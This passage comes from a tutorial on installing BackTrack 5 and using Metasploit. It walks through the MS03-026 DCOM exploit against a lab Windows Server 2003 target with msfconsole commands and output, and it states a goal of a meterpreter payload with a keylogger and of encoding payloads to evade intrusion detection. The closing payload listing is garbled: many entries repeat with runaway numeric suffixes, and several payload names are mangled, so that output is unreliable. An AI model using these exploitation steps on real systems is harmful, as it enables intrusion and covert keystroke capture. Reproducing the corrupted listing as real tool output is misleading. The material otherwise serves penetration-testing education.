


Figure 9. BackTrack Installation VIII




Figure 10. BackTrack Installation IX



Figure 11. BackTrack Installation X

are doing this on non-bootable. Then click on the 'OK' button (Figure 13).

Click the 'Install' button to start the install (Figure 14).

This will take some time. Go get a coke or beverage or your choice and relax for a bit (Figure 15). More waiting (Figure 16), and ... more waiting. If it seems like the system is stuck at 99% forever, that's normal, at least in every case where I have done the install (Figure 17).



Figure 12. BackTrack Installation XI




Figure 13. BackTrack Installation XII



Figure 14. BackTrack Installation XIII

Finally! **Important!** Click on the 'Continue Testing' button. **DO NOT** click on the 'Restart Now' button or you have to redo a bunch of stuff (Figure 18).

\*\*\*\*\*Successfully Installed BackTrack 5 R2\*\*\*\*\*

## Metasploit

If you are really interested in network security, chances are you must have heard of the Metasploit over the last few years.

Now, have you ever wondered what someone can do to your PC, by just knowing your IP. Here's the answer. He could 0wN you, or in other words, he could have full access to your PC provided you have just a few security loopholes which may arise cause of even a simple reason like not updating your Flash player last week, when it prompted you to do so.

Metasploit is a hacker's best friend, mainly cause it makes the job of exploitation and post-exploitation a lot easier compared to other traditional methods of hacking.




Figure 15. BackTrack Installation XIV




Figure 16. XV




Figure 17. XVI




Figure 18. XVII

The topic Metasploit is very vast in itself. However, I'll try keeping it basic and simple so that it could be understood by everyone here. Also, Metasploit can be used with several other tools such as NMap or Nessus (all these tools are present in Backtrack).

In this tutorial, We will learn that how to exploit a system using a meterpreter payload and start a key logger on the victim's machine.

Hacking through Metasploit is done in 3 simple steps: *Point, Click, Own.*

Before we go into the details of The Metasploit Framework, let me give you a little idea of some basic terms (may seem boring at first, but you must be knowing them)

- **Vulnerability:** A flaw or weakness in system security procedures, design or implementation that could be exploited resulting in notable damage.
- **Exploit:** A piece of software that take advantage of a bug or vulnerability, leading to privilege escalation or Dos attacks on the target.
- **Overflow:** Error caused when a program tries to store data beyond its size. Maybe used by an attacker to execute malicious codes.
- **Payload:** Actual code which runs on the compromised system after exploitation

## Now, what does Metasploit is?

It is *an open source penetration testing framework*, used for developing and executing attacks against target systems. It has a huge database of exploits, also it can be used to write our own 0-day exploits.



Figure 19. Metasploit Shell I

# Hacking ON Demand



Figure 20. Tools Pathway

## Introduction

When I say *Penetration Testing tool* the first thing that comes to your mind is the world's largest Ruby project, with over 700,000 lines of code *Metasploit* [Reference 1]. No wonder it had become the de-facto standard for penetration testing and vulnerability development with more than one million unique downloads per year and the world's largest, public database of quality assured exploits.

The Metasploit Framework is a program and sub-project developed by Metasploit LLC. It was initially created in 2003 in the Perl programming language, but was later completely re-written in the *Ruby* Programming Language. With the most recent release (3.7.1) Metasploit has taken *exploit testing* and simulation to a complete new level which has muscled out its high priced commercial counterparts by increasing the speed and lethality of code of exploit in shortest possible time.

I will walk you through detailed step by step sequence of commands along with graphical illustrations to perform effective *penetration testing* using *Metasploit* framework.

## Working With Metasploit

Metasploit is simple to use and is designed with ease-of-use in mind to aid Penetration Testers.

Metasploit Framework follows these common steps while exploiting a any target system




Figure 21. Metasploit Shell II




Figure 22. Metasploit Shell III

- Select and configure the exploit to be targeted. This is the code that will be targeted toward a system with the intention of taking advantage of a defect in the software. Validate whether the chosen system is susceptible to the chosen exploit.
- Select and configure a payload that will be used. This payload represents the code that will be run on a system after a loop-hole has been found in the system and an entry point is set.t.
- Select and configure the encoding schema to be used to make sure that the payload can evade Intrusion Detection Systems with ease.
- Execute the exploit.

I will be taking you through this demo in *BackTrack 5* [Reference 2], so go ahead and download that if you don't already have it. The reason for using BackTrack 5 is that it comes with perfect setup for Metasploit and everything that Pen Testing person ever need.

Metasploit framework has three work environments, the *msfconsole*, the *msfcli* interface and the *msfweb* interface. However, the primary and the most preferred work area is the '*msfconsole*'. It is an efficient command-line interface that has its own command set and environment system. Before executing your exploit, it is useful to understand what some Metasploit commands do. Below are some of the commands that you will use most. Graphical explanation of their outputs would be given as and when we use them while exploiting some boxes in later part of the article.

- **search <keyword>**: Typing in the command `search` along with the keyword lists out the various possible exploits that have that keyword pattern.



Figure 23. Metasploit Shell IV

```

File Edit View Terminal Help
msf > info exploit/windows/dcerpc/ms03_026_dcom
  Name: Microsoft RPC DCOM Interface Overflow
  Module: exploit/windows/dcerpc/ms03_026_dcom
  Version: 1.545
  Platform:
  Privileged: Yes
  License: Metasploit Framework License (BSD)
  Rank: Great

Provided by:
  hdm <hdm@metasploit.com>
  spoonm <spoonm@noemail.com>
  cazz <bmc@shmoo.com>

Available targets:
  Id  Name
  --  --
  0   Windows NT SP3-6a/2000/XP/2003 Universal

Basic options:
  Name  Current Setting  Required  Description
  RHOST  yes            yes       The target address
  RPORT  135           yes       The target port

Payload information:
  Space: 800
  Avoid: 7 characters

Description:
  This module exploits a stack buffer overflow in the RPCSS service,
  this vulnerability was originally found by the Last Stage of
  delirium research group and has been widely exploited ever since.
  This module can exploit the English versions of Windows NT 4.0
  SP3-6a, Windows 2000, Windows XP, and Windows 2003 all in one
  request. :)
```

Figure 24. Metasploit Shell V

- show exploits:** Typing in the command `show exploits` lists out the currently available exploits. There are remote exploits for various platforms and applications including Windows, Linux, IIS, Apache, and so on, which help to test the flexibility and understand the working of Metasploit.
- show payloads:** With the same `show` command, we can also list the payloads available. We can use a `show payloads` to list the payloads.
- show options:** Typing in the command `show options` will show you options that you have set and possibly ones that you might have forgotten to set. Each exploit and payload comes with its own options that you can set.
- info <type> <name>:** If you want specific information on an exploit or payload, you are able to use the 'info' command. Let's say we want to get complete info of the payload 'winbind'. We can use 'info payload winbind'.
- use <exploit\_name>:** This command tells Metasploit to use the exploit with the specified name.
- set RHOST <hostname\_or\_ip>:** This command will instruct Metasploit to target the specified remote host.
- set RPORT <host\_port>:** This command sets the port that Metasploit will connect to on the remote host.
- set PAYLOAD <generic/shell\_bind\_tcp>:** This command sets the payload that is used to a generic payload that will give you a shell when a service is exploited.
- set LPORT <local\_port>:** This command sets the port number that the payload will open on the server when an exploit is exploited. It is important that this port number be a port that can be opened on the

```

File Edit View Terminal Help
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) >
```

Figure 25. Metasploit Shell VI

```

File Edit View Terminal Help
msf exploit(ms03_026_dcom) > show options
Module options (exploit/windows/dcerpc/ms03_026_dcom):
  Name  Current Setting  Required  Description
  ...  ...
  RHOST  yes            yes       The target address
  RPORT  135           yes       The target port

Exploit target:
  Id  Name
  ...  ...
  0   Windows NT SP3-6a/2000/XP/2003 Universal

msf exploit(ms03_026_dcom) > set RHOST 192.168.42.129
RHOST => 192.168.42.129
msf exploit(ms03_026_dcom) >
```

Figure 26. Metasploit Shell VII

server (i.e. it is not in use by another service and not reserved for administrative use), so set it to a random 4 digit number greater than 1024, and you should be fine. You'll have to change the number each time you successfully exploit a service as well.

- exploit:** Actually exploits the service. Another version of exploit, exploit reloads your exploit code and then executes the exploit. This allows you to try minor changes to your exploit code without restarting the console
- help:** The `help` command will give you basic information of all the commands that are not listed out here.

## Pen Testing Using Metasploit

Here is the demonstration of pen testing a vulnerable target system using Metasploit with detailed steps.

Victim Machine

OS: Microsoft Windows Server 2003

IP: IP: 192.168.42.129

Attacker (Our) Machine

OS: Backtrack 5

Kernel version: Linux bt 2.6.38

#1 SMP Thu Mar 17 20:52:18 EDT 2011 i686 GNU/Linux

Metasploit Version:

Built in version of Metasploit 3.8.0-dev


IP: 192.168.42.128

Our objective here is to *gain remote access* to given target which is known to be running vulnerable *Windows 2003 Server*.

```

File Edit View Terminal Help
msf exploit(ms03_026_dcom) > show payloads
Incompatible Payloads

Name          Disclosure Date  Rank  Description
...           ...
generic/debug_tsp      normal  Generic x86 Debug Trap
generic/commshell_tsp  normal  Generic Command Shell TCP Inline
generic/commshell_r2p   normal  Generic x86 Commshell, Reverse TCP Inline
generic/tight_loop     normal  Generic x86 Tight Loop
windows/execute        normal  Windows Execute net user /add
windows/execute_r2p     normal  Windows Execute net user /add, Bind TCP Stager (IPv6)
windows/execute_r2p_64  normal  Windows Execute net user /add, Bind TCP Stager (IPv6)
windows/reflectivedll  normal  Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
windows/reflectivedll_64 normal  Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
windows/reflectivedll_r2p normal  Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
windows/reflectivedll_r2p_64 normal  Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp      normal  Reflective DLL Injection, Reverse TCP Stager
windows/dllinject/reverse_tcp_64   normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_r2p     normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_r2p_64  normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_r2p_tcp normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_r2p_tcp_64 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_r2p_64_67 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109_110 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109_110_111 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109_110_111_112 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109_110_111_112_113 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109_110_111_112_113_114 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109_110_111_112_113_114_115 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109_110_111_112_113_114_115_116 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109_110_111_112_113_114_115_116_117 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109_110_111_112_113_114_115_116_117_118 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109_110_111_112_113_114_115_116_117_118_119 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109_110_111_112_113_114_115_116_117_118_119_120 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109_110_111_112_113_114_115_116_117_118_119_120_121 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109_110_111_112_113_114_115_116_117_118_119_120_121_122 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109_110_111_112_113_114_115_116_117_118_119_120_121_122_123 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109_110_111_112_113_114_115_116_117_118_119_120_121_122_123_124 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109_110_111_112_113_114_115_116_117_118_119_120_121_122_123_124_125 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109_110_111_112_113_114_115_116_117_118_119_120_121_122_123_124_125_126 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109_110_111_112_113_114_115_116_117_118_119_120_121_122_123_124_125_126_127 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109_110_111_112_113_114_115_116_117_118_119_120_121_122_123_124_125_126_127_128 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp_64_67_68_69_70_71_72_73_74_75_76_77_78_79_80_81_82_83_84_85_86_87_88_89_90_91_92_93_94_95_96_97_98_99_100_101_102_103_104_105_106_107_108_109_110_111_112_113_114_115_116_117_118_119_120_121_122_123_124_125_126_127_128_129 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
